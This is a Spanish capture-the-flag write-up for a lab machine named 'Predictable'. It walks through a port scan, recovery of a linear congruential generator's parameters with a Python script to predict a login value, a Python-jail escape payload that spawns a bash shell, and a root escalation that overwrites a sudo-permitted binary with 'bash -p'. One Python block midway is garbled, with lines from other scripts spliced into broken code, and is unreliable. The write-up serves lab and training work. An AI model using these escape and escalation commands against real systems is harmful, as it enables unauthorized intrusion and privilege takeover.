

PREDICTABLE

Predictable (Muy Difícil)



Autor: C4rta

Dificultad: Difícil

Fecha de creación:
25/06/2024

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
```

```
22/tcp    OpenSSH 9.7p1 Debian 5 (protocol 2.0)
```

```
1111/tcp  Werkzeug httpd 3.0.3 (Python 3.11.9)
```

puerto 1111



Ingresa el siguiente numero

Semilla anterior: 1737709880

#	Número
1	5061154024620093474
2	5670077524036646466
3	3707118545876328104
4	4091094232217859715
5	6864477944185964057
6	1631018344505430158
7	2268037677121410208

El puerto 1111 expone un servicio basado en un generador lineal congruencial (LCG), que produce números pseudoaleatorios en secuencia.

Aportamos algo de contexto:

El LCG comienza con un número inicial llamado "semilla", que se utiliza como el valor de X en la primera iteración (n=0). A partir de ahí, la fórmula se aplica repetidamente para generar los números pseudoaleatorios subsiguientes.

$$X_{n+1} = (a \cdot X_n + c) \bmod m$$

Donde:

a es el multiplicador.

c es el incremento.

m es el módulo.

X_n es la semilla inicial o el número generado en la iteración n.

Este generador utiliza los parámetros m , c y n junto con una semilla inicial para generar valores pseudoaleatorios.

En la lista de 99 valores, debemos buscar 3 valores consecutivos, $(S1, S2, S3)$ de tal forma

que se cumpla $S2 > S1$ y $S2 > S3$.

En mi caso:

```
state_3 = 855395733898370010
state_4 = 1106661321888109660
state_5 = 8053667062588058706
```



Por el código fuente tenemos

```
n = 9223372036854775783
```



Debemos determinar m y c

Primera ecuación:

```
state4=(state3 · m+c)mod n
```

Segunda ecuación:

```
state5=(state4 · m+c)mod n
```



Usando estas dos ecuaciones, eliminamos c y calculamos m :

```
m=(state5-state4) · (state4-state3)-1/mod n
```



Una vez que tenemos m , podemos despejar c :

```
c=(state4-state3 · m)mod n
```



Creamos un script en python para resolverlo

```
from sympy import mod_inverse

# Valores dados
state_3 = 855395733898370010
state_4 = 1106661321888109660
state_5 = 8053667062588058706
n = 9223372036854775783 # Módulo del LCG

# Calcular m
numerador = (state_5 - state_4) % n
denominador = (state_4 - state_3) % n
m = (numerador * mod_inverse(denominador, n)) % n

# Calcular c
c = (state_4 - state_3 * m) % n

print(f"m = {m}")
print(f"c = {c}")
```



Damos permisos

```
chmod +x resolver_lcg.py
```



Ejecutamos

```
python3 resolver_lcg.py
m = 81853448938945944
c = 7382843889490547368
```



Ahora, con estos valores, creamos un script para hallar el valor número 100 que es el que nos permitira acceder al puerto 22.

```

from sympy import mod_inverse4) % n
denominador = (state_4 - state_3) % n
# Valores dados mod_inverse(denominador, n)) % n
state_3 = 855395733898370010
state_4 = 1106661321888109660
state_5 = 8053667062588058706 n
n = 9223372036854775783 # Módulo del LCG
print(f"m = {m}")
# Calcular m
numerador = (state_5 - state_4) % n
denominador = (state_4 - state_3) % n
m = (numerador * mod_inverse(denominador, n)) % n
chmod +x resolver_lcg.py
# Calcular c
c = (state_4 - state_3 * m) % n

print(f"m = {m}")
print(f"c = {c}")
c = 7382843889490547368

```

foto resolver

Ahora, con estos valores, creamos un script para hallar el valor

Parámetros del LCG

```

m = 81853448938945944
c = 7382843889490547368
n = 9223372036854775783

```

Los 99 valores proporcionados

```

valores = [
6301967301673789265, 5576270644635681955, 855395733898370010, 1106661321888109660, 8053667062588058706,
3859061489746278942, 1793292360696721499, 1558627578519868209, 6019282491182317867, 6749017898847984868,
8870125191571427034, 415526464406178525, 1666724184261721448, 2216829066187633443, 120230813738656084,
3126036176460964199, 5139542934013551293, 4506206720178474942, 6491580363741933803, 93613525520721184,
799484218007475617, 302076623849320392, 8820311374571540939, 1838270336026370386, 1184377724550734512,
3296285184202705238, 2866837889772158640, 2633208044143516091, 763858507408989259, 4354496173083551260,
2658936607335514924, 2027699754589545711, 6213656113707782439, 7570127548516749845, 2824669522376309920,
6883434411078517067, 2566670070838672694, 8179685962276495468, 8104602812741477274, 7707165068310451892,
2031711955205780334, 1159605064367632092, 345434191233495446, 8163055889392289798, 5646060161704464495,
1257111014959065525, 6978249564115076843, 6708513732008997941, 410448696365687157, 4121471734187149937,
7116423066337203072, 6767460226659498810, 7520029612257644321, 4838979173041907180, 8546083737357532692,
4149769984398397668, 6378864108576291580, 5461625134252703588, 8124455356531651187, 431867274021674213,
2323072565153367260, 2260540291712722345, 7533913312022788185, 3075423624063296071, 1683373180012498362,
2228321880422975458, 713851183297818462, 3869799308678620957, 2438829175055746790, 2384418631061918423,
4264750518319425200, 3629266937183442834, 1917665596863029064, 5952443768023574330, 2859652976812576579,
6204799941259115254, 4548492839499314254, 7702702589238500568, 7004406233206454214, 2740257636191097057,
366185101004738143, 2186437989382709603, 1848475784651440495, 4664939795238677652, 3800263552726469160,
4121144817975955839, 6724602885920791083, 7278652635595259792, 1502488997368737111, 1318949062658873162,
987155307296810329, 867894893692607101, 7446337011791378536, 8243148561321128815, 3771934570040749248,
8875231062414848023, 558582953699049585, 551542471203757689, 395658441530979312
]

```

```

# Tomamos el valor en la posición 99
state_99 = valores[-1] # Último valor en la lista, posición 99

```

```

# Calcular el valor en la posición 100
state_100 = (state_99 * m + c) % n

```

```

# Imprimir el resultado
print(f"El valor en la posición 100 es: {state_100}")

```

El valor en la posición 100 es:

Damos permisos y ejecutamos

```
chmod +x 100.py
```

```
python3 100.py
```

El valor en la posición 100 es: 3154443791884507602

Este valor lo introducimos en el cajetín del puerto 1111



EXPLOTACIÓN

```
mash:LCG_1s_E4Sy_t0_bR34k
```

Ahora accedemos por SSH al puerto 22

```
ssh mash@172.17.0.2
```

smash@172.17.0.2's password:

```
Linux predictable 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1  
(2024-10-15) x86_64
```

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Romper LCG y predecir numeros es divertido

Ahora escapa de mi pyjail

ESCALADA DE PRIVILEGIOS

sandboxing en Python

Comenzamos probando comandos comunes y

métodos comunes de escape

```
> ls
Error: name 'ls' is not defined
> cd
Error: name 'cd' is not defined
> pwd
Error: name 'pwd' is not defined
> nano
Error: name 'nano' is not defined
> echo $PATH
Error: invalid syntax (<string>, line 1)
> echo $SHELL.
Error: invalid syntax (<string>, line 1)
> /bin/bash
Error: invalid syntax (<string>, line 1)
> export PATH=/bin:/usr/bin:$PATH
Error: invalid syntax (<string>, line 1)
> awk 'BEGIN {system("/bin/sh")}'
oBlock: system
> python -c 'import os;os.system("/bin/bash")'
Block: import
> eval(input())
Block: eval
> exec(input())
Block: exec
```

Interactuamos con el entorno y obtenemos

información de las variables globales mediante

```
> print(globals())
```

```
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__':
<_frozen_importlib_external.SourceFileLoader object at 0x7ffff7c42ed0>,
'__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-
in)>, '__file__': '/usr/bin/jail', '__cached__': None, 'signal': <module 'signal' from
'/usr/lib/python3.11/signal.py'>, 'banner': <function banner at
0x7ffff7be84a0>, 'main': <function main at 0x7ffff79fc7c0>}
```

- ▲ Probamos a acceder indirectamente a otros módulos como subprocess, pero vamos a verificar si está disponible o si también está bloqueado.

```
> print(getattr(getattr(globals()['__builtins__'], '__im' + 'port__')('subprocess'),
'run')(['id'], capture_output=True, text=True).stdout)
uid=1000(mash) gid=1000(mash) groups=1000(mash)
```

- ▲ Ahora, sabemos que podemos usar subprocess.run para ejecutar comandos del sistema a pesar de las restricciones en el entorno

- ▲ Ejecutamos el siguiente código para abrir una shell interactiva

```
> print(getattr(getattr(globals()['__builtins__'], '__im' + 'port__')('subprocess'),
'run')(['/bin/bash'], capture_output=False))
mash@predictable:~$
```



Buscamos permisos sudo

```
mash@predictable:~$ sudo -l
Matching Defaults entries for mash on predictable:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/
sbin\:/usr/bin\:/sbin\:/bin, use_pty
```

User mash may run the following commands on predictable:
(root) NOPASSWD: /opt/shell



```
mash@predictable:/opt$ ls -la shell
-r-s---rw- 1 root root 15744 Jun 18 2024 shell
```

Este archivo tiene el bit SUID activado (-r-s---rw-), lo que indica que cuando se ejecuta, lo hace con privilegios de root y sin necesidad de contraseña.



Probamos a ejecutarlo

```
mash@predictable:/opt$ sudo /opt/shell
Uso: ./shell input
Pista: ./shell -h
```



Probamos la pista

```
mash@predictable:/opt$ sudo ./shell -h
```

¿Sabias que EI_VERSION puede tener diferentes valores?. radare2 esta instalado



Al sobrescribir el archivo y eliminar el bit setuid, ya no se ejecutará automáticamente como root, pero puedo seguir usándolo con sudo para obtener privilegios de root.

```
mash@predictable:/opt$ echo "bash -p" > /opt/shell
mash@predictable:/opt$ ehco "bash -p > /opt/shell
> ^C
mash@predictable:/opt$ ehco "bash -p >> /opt/shell
> ^C
mash@predictable:/opt$ ehco "bash -p > /opt/shell
> ^C
mash@predictable:/opt$ echo "bash -p" > /opt/shell
mash@predictable:/opt$ ls -la /opt/shell
-r-x---rw- 1 root root 8 Jan 24 13:35 /opt/shell
mash@predictable:/opt$ sudo /opt/shell
root@predictable:/opt# whoami
root
root@predictable:/opt#
```

